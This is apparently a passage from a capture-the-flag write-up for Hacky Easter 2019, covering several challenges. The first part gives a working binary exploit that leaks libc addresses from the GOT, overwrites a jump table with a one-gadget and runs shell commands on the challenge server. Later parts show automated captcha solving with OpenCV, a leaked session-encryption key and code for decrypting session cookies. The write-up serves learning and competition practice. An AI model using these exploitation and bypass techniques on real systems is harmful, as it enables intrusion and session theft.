    # Step 1:
    # Determine address of some libc functions by checking GOT entry 603018 - 6030a8
    stack_got = 20 * 8
    print("GOT entry:", hex(s.rsp + stack_got))
    s.write_stack(stack_got, 0, 'qword')
    s.write_stack(stack_got + 1, 0x30, 'byte')
    s.write_stack(stack_got + 2, 0x60, 'byte')

    for got_lo in range(0x18, 0xb0, 0x08):
        s.write_stack(stack_got, got_lo, 'byte')
        addr = s.read_stack(20)
        addr_libc_fun = s.read_memory(20, 'qword')
        print(addr, "-->", hex(addr_libc_fun))
```

```
Remote GOT   libc address       libc function       offset from start
0x603018 --> 0x400926
0x603020 --> 0x7f755cedc690     puts                6f690
0x603028 --> 0x400946
0x603030 --> 0x7f755cef8720     strlen              8b720
0x603038 --> 0x7f755cef6ab0     strchr              89a80
0x603040 --> 0x0
0x603048 --> 0x7f755cefc240     memset              8f1b0
0x603050 --> 0x7f755cee3030     fgetc               76030
0x603058 --> 0x7f755ce8d740     __libc_start_main   20740
0x603060 --> 0x7f755cea78d0     srand               3a8d0
0x603068 --> 0x7f755cedaad0     fgets               6dad0
0x603070 --> 0x7ffd729fce10     time                bc380
0x603078 --> 0x4009e6
0x603080 --> 0x7f755ceda7a0     fflush              6d7a0
0x603088 --> 0x4a5b1b485b1b
0x603090 --> 0x7f755ced84d0     __isoc99_scanf      6b4d0
0x603098 --> 0x7f755cec2940     sprintf             55940
0x6030a0 --> 0x4a5b1b485b1b
0x6030a8 --> 0x7f755cea7f60     rand                3af60
```

Using the libc database search, a good match was found to **libc6_2.23-0ubuntu11_amd64**.

One-gadget in libc

If the stack can be controlled, one could now pick two offsets provided by the search tool, namely the system() call and the address of the string "/bin/sh", which can be placed on the stack as calling parameter. This is apaprently the "usual procedure". Of course it does not work here, because the stack gets modified between the exploit steps. We need a call **without** parameters which gives shell, a one-gadget.

To find one, I disassembled the downloaded libc6_2.23-0ubuntu11_amd64.so and searched for occurences of "/bin/sh". Several useful ones turned up, for example

```
f1147   (offset 0xd0a07)
    .text:00000000000F1147              mov     rax, cs:environ_ptr_0
    .text:00000000000F114E              lea     rsi, [rsp+1D8h+var_168]
    .text:00000000000F1153              lea     rdi, aBinSh     ; "/bin/sh"
    .text:00000000000F115A              mov     rdx, [rax]
    .text:00000000000F115D              call    execve
    .text:00000000000F1162              call    abort
```

at offset 0xd0a07 from __libc_start_main. In order to pass control there, a peculiarity discovered earlier turned out useful: The offset table off_603160 used by main() is in the writable part of memory and can be changed. At its initial position is a pointer to error(), triggered if '0' is entered in the root menu.


The necessary steps:

1. Get current address of __libc_start_main from GOT (this could change bewteen calls)
2. Add offset 0xd0a07 of one-gadget, and overwrite the address of error() in off_603160
3. Go to root menu and enter 0 to get shell
4. Enter shell commadnds at will

This is done by the following code:

```
    with MazeSock() as s:
        s.start_maze()
        s.find_rsp()

        # Step 2:
        # get current address of __libc_start_main from GOT at 0x603058
        # using stack position 20
        stack_got = 20 * 8
        print("GOT entry:", hex(s.rsp + stack_got))
        s.write_stack(stack_got, 0x58, 'qword')
        s.write_stack(stack_got + 1, 0x30, 'byte')
        s.write_stack(stack_got + 2, 0x60, 'byte')

        addr = s.read_stack(20)
        libc_start_main = s.read_memory(20, 'qword')
        print("__libc_start_main:", addr, "-->", hex(libc_start_main))

        # write one_gadget address into jump table at 0x603160 (error() function)
        one_gadget = libc_start_main + 0xd0a07
        s.write_memory_address(stack_got // 8, 0x603160, one_gadget)

        # check that write was successful
        s.write_stack(stack_got, 0x60, 'byte')
        check = s.read_memory(stack_got // 8, 'qword')
        print("New jump address at 0x603160 for exit():", hex(check))

        # Step 3:
        # Trigger modified call to execute shell
        s.m_send('0')
        print(s.m_recv())
        print("Shell!!!")
        s.m_send('whoami')
        print(s.m_recv(timeout=5).decode())
        s.m_send('ls -al home/maze')
        print(s.m_recv(timeout=5).decode())
        s.m_send('base64 home/maze/egg.png')
        print(s.m_recv(timeout=5).decode())
```

A bit of searching around shows a file "egg.png" in home/maze on the sever. After listing it as base64 and decoding it again locally, I finally got myself an egg!



Egg 24: CAPTEG

CAPTEG - Completely Automated Turing test to know how many Eggs are in the Grid
CAPTEG is almost like a CAPTCHA. But here, you have to proof you are a bot that can count the eggs in the grid quickly. Bumper also wanna train his AI for finding eggs faster and faster ;)

This challenge throws sets of nine captcha pictures at you and expects you to count the eggs rapidly. As the description points out, the sensible way to do this is to train an AI. Trouble is ... I have no idea how to, and finding out is likely to take lots of time. So I tried a more mundane approach of matching images.

If the number of captcha images is reasonably small, one could try to collect them all, hash them and build a captcha matching library. This failed miserably:

there are simply too many egg images, all of which can appear in different rotations, and the captcha composition algorithm seems to lead to some pixel interpolation. So image hashing does not work.

Enter the **OpenCV** image processing library, which offers fast template matching algorithms. Template matching works by sliding a template across a larger image and computing how well it matches at each position. A number of different matching functions are available (for example least squares), each with strengths and weaknesses. The result is a 2D function, whose minima show the best matches in the image.

The nice thing about easter eggs on grass is that they are relatively roundish, and that they have distinct colours. That makes egg matching with a limited template library feasible. I used a circular mask, started with one "average Joe" template egg of each colour and added more if eggs on captchas failed to match, or if there were false positives. Because the eggs are shiny, light reflections on the coloured eggs are pretty strong, which can throw off the matching algorithm quite badly.

The script below uses different matching threshold levels for each template, the result of trial and error (training a non-artificial non-intelligence, in a way). After retrieving a new captcha from the server, it proceeds to test all templates for matches. Because several templates can match the same egg in multiple places, a test is made to insure that new matches are sufficiently far away from established ones. In the testing/learning phase, results are visualized, and failed captchas are stored away for later checking, adding new templates if necessary.

```
import cv2 as cv
import numpy as np
from os import listdir
import requests
import time

# Egg separation distance (squared)
prox_threshold = 60**2
# Matching threshold for each template
match_threshold = {
    "templ01.jpg": 120,
    "templ02.jpg": 120,
    "templ03.jpg": 120,
    "templ04.jpg": 120,
    "templ05.jpg": 140,
    "templ06.jpg": 140,
    "templ07.jpg": 140,
    "templ08.jpg": 140,
    "templ09.jpg": 140,
    "templ10.jpg": 140,
    "templ11.jpg": 120,
    "templ12.jpg": 120,
    "templ13.jpg": 120,
    "templ14.jpg": 120,
    "templ15.jpg": 120,
    "templ16.jpg": 100,
    "templ17.jpg": 100,
    "templ18.jpg": 50,
    "templ19.jpg": 50,
    "templ20.jpg": 50,
    "templ21.jpg": 50,
}
# Template directory
templ_dir = "templ/"
# collection of captchas where the count was wrong
bad_captcha = "bad_egg/pic" + str(round(time.time())) + "_"

def proximity(egg_x, egg_y, egg_list):
    # Check whether a match is too close to an identified egg
    for _x, _y in egg_list:
        if (_x - egg_x)**2 + (_y - egg_y)**2 < prox_threshold:
            return False
    return True

match_method = cv.TM_SQDIFF
mask = cv.imread("mask.jpg", cv.IMREAD_COLOR)
visualize = False    # Show matching boxes

url = "http://whale.hacking-lab.com:3555/"
sess = requests.Session()
headers = {
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
    "Referer": "http://whale.hacking-lab.com:3555/",
    "Host": "whale.hacking-lab.com:3555"
}
sess.headers.update(headers)

image_window = "Source Image"
if visualize:
    cv.namedWindow(image_window, cv.WINDOW_AUTOSIZE)

bad_captcha_count = 0
stop = False
while not stop:
    # Get next captcha from server
    req_index = sess.get(url)
    req_image = sess.get(url + "picture")
    arr = np.asarray(bytearray(req_image.content), dtype=np.uint8)
    img = cv.imdecode(arr, -1)

    # Uncomment for testing bad captchas with new templates
    # img = cv.imread("bad_egg/pic1556315716_1.jpg", cv.IMREAD_COLOR)
    # stop = True

    eggs = []
    for templ_name in listdir(templ_dir):
        templ = cv.imread(templ_dir + templ_name, cv.IMREAD_COLOR)
        result = cv.matchTemplate(img, templ, match_method, mask=mask)
```

```
        # find all coordinates where the template matched
        loc = np.where(result < match_threshold[templ_name])

        h, w, _ = templ.shape
        # check matches for sufficient separation
        # collect good matches and mark them with rectangles
        for (x, y) in zip(loc[1], loc[0]):
            if proximity(x, y, eggs):
                eggs.append((x, y))
                cv.rectangle(img, (x, y), (x + w, y + h), [0, 255, 255], 2)

    print("Egg count:", len(eggs))
    if visualize:
        cv.imshow(image_window, img)
        cv.waitKey(0)

    # Send result to server
    egg_count = "s=" + str(len(eggs))
    req_verify = sess.post(url + "verify", data=egg_count)
    reply = req_verify.text
    print(reply)
    if reply.startswith("Wrong"):
        cv.imwrite(bad_captcha + str(bad_captcha_count) + ".jpg", img)
        bad_captcha_count += 1
```

With the given set of templates, the script manages average runs of 30 templates before making a mistake. After several attempts, I managed to hit a lucky streak and got 42 successful egg counts. The flag returned was
he19-s7Jj-mO4C-rP13-ySsJ

Egg 25: Hidden Egg 1

I like hiding eggs in baskets :)

On the HE 19 pages, there is one nice easter basket on the eggs page (as it should be ...). The exif data of the image file of the basket contain a link to a nice blue egg under ImageDescription.

flags.jpg - EXIF Info

EXIF Tag	Value
Filename	flags.jpg
ImageWidth	47972352
ImageLength	30015488
BitsPerSample	8 8 8
PhotometricInterpretation	2
ImageDescription	https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
SamplesPerPixel	3
XResolution	72.00
YResolution	72.00
ResolutionUnit	Inch
Software	paint.net 4.1.4
DateTime	2017:11:29 10:31:26
Artist	Thumper
ExifOffset	2358
XPTitle	https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
XPAuthor	Thumper
XPSubject	https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png
ExifVersion	0221
ExifImageWidth	732
ExifImageHeight	458
Thumbnail:	
XResolution	72
YResolution	72
ResolutionUnit	Inch

Copy to clipboard


Exit

Egg 26: Hidden Egg 2

A stylish blue egg is hidden somewhere here on the web server. Go catch it!

The usual suspects for "somewhere on the server" are the /images, /js and /css folders, and good old robots.txt. Unfortunately, those folders are all protected, and robots.txt just brings up
`Nothing here, really. Had enough robots.txt challenges.`

The next place to search is the named js and css files loaded by the different pages. But there's a strange thing: no css links are visible in the page sources! Chief suspect: evil JavaScript trickery! This makes the CSS files chief suspec ... if one can find their names. Luckily, the browser inspection and network analysis tools reveal all:



The long slog through the different css files on the list is finally rewarded in **/css/source-sans-pro.css**: an interesting font is defined as last entry.

```
@font-face {
    font-family: 'Egg26';
    font-weight: 400;
    font-style: normal;
    font-stretch: normal;
    src: local('Egg26'),
    local('Egg26'),
    url('../fonts/TTF/Egg26.ttf') format('truetype');
}
```

The supposed font file **/fonts/TTF/Egg26.ttf** turns out to be a png image file in disguise, and changing the extension reveals the egg.


Egg 27: Hidden Egg 3


Sometimes, there is a hidden bonus level.

The background maze in the challenge picture is the same as for egg21 and egg22, so let's have a look for a bonus level. On the travel navigator starting page, there is an easy-to-miss button leading to a feedback page. There is an almost irresistible temptation to be nasty and give one star. Daring this results in a friendly kick in the ass and ... a flag!!

```
Flag: he19-YouT-u.be-TKN7-IvhY-H2M
```

Not entirely surprisingly, this fails to work. It does contain a link to a highly relevant YouTube video though: [YouTu.be TKN7IvhYH2M]





After careful analysis of the video for hidden messages, another, less fun, feature of the feedback page asks to be used: a disabled button for **Orbit - upcoming**. We can't press it, but the request URL

```
/feedback?path=3&stars=5
```


works:

> Sorry we don't accept feedback for path 3 yet. If you are a beta contributor you already got the link to the route via mail. It's very similar to the links of path 1 and path 2. If you lost it, just recover it on your own.

The links for path 1 and path 2 turn out to be MD5 hashes, and so we can create a similar one for path 3 after cracking them:

Path 1 /1804161a0dabfdcd26f7370136e0f766 P4TH1
Path 2 /7fde33818c41a1089088aa35b301afd9 P4TH2
Path 3 /bf42fa858de6db17c6daa54c4d912230 P4TH3


Orbit mode it is ... we "only" need the two flags from egg21 and egg22. Of course they dont't work straight off, they have to be placed in the opposite order first:



This finally lets us enter the orbit maze, with an interface remarkably like eggs 21 and 22. The maze covers a 38x38 area and is ring-shaped.

```
+++++++++++++++++++++++++++++++++++++++++++++
+                                           +
+ ######################################### +
+ #X......................................# +
+ #.......................................# +
+ #..###################################..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..#                                 #..# +
+ #..###################################..# +
+ #..................................?....# +
+ #.......................................# +
+ ######################################### +
+                                           +
+++++++++++++++++++++++++++++++++++++++++++++
```

When we reach the question mark, something strange happens:



The flag may have been added to the session, but we can't get at it without decrypting the cookie. A search for "app.crypto_key" leads to a page offering python code for AES-256 Session Encryption in order to store user data in cookies. We are even given a key! A suspicious check in the page source shows that it contains some unprintable characters ignored by HTML as a final trap. The completed key is:

```
crypto_key: b'timeto\x01guess\x03a\x03last\x07time'
```

The code below just uses the minimum and can decrypt all those long and mysterious session IDs from eggs 21 and 22.

```
from Crypto.Cipher import AES
import base64
import zlib
import json

session_cookie = "u.IHPD1ZL0x0UIs  ... enter session ID here"

crypto_key = b'timeto\x01guess\x03a\x03last\x07time'

# split cookie into components
itup = session_cookie.split(".")

# Decode the cookie parts from base64
if itup[0] == 'z':
    is_compressed = True
else:
    is_compressed = False
ciphertext = base64.b64decode(itup[1])
mac = base64.b64decode(itup[2])        # Used for verification, ignored here
nonce = base64.b64decode(itup[3])

# Decrypt
cipher = AES.new(crypto_key, AES.MODE_EAX, nonce)
data = cipher.decrypty(ciphertext)

# Decompress if needed
if is_compressed:
    data = zlib.decompress(data)

# Extract JSON
session_dict = json.loads(data.decode())

# pretty print
print(json.dumps(session_dict, indent=4))
```

A nice long JSON is produced, which contains the key

"hidden_flag": "he19-fmRW-T6Oj-uNoT-dzOm"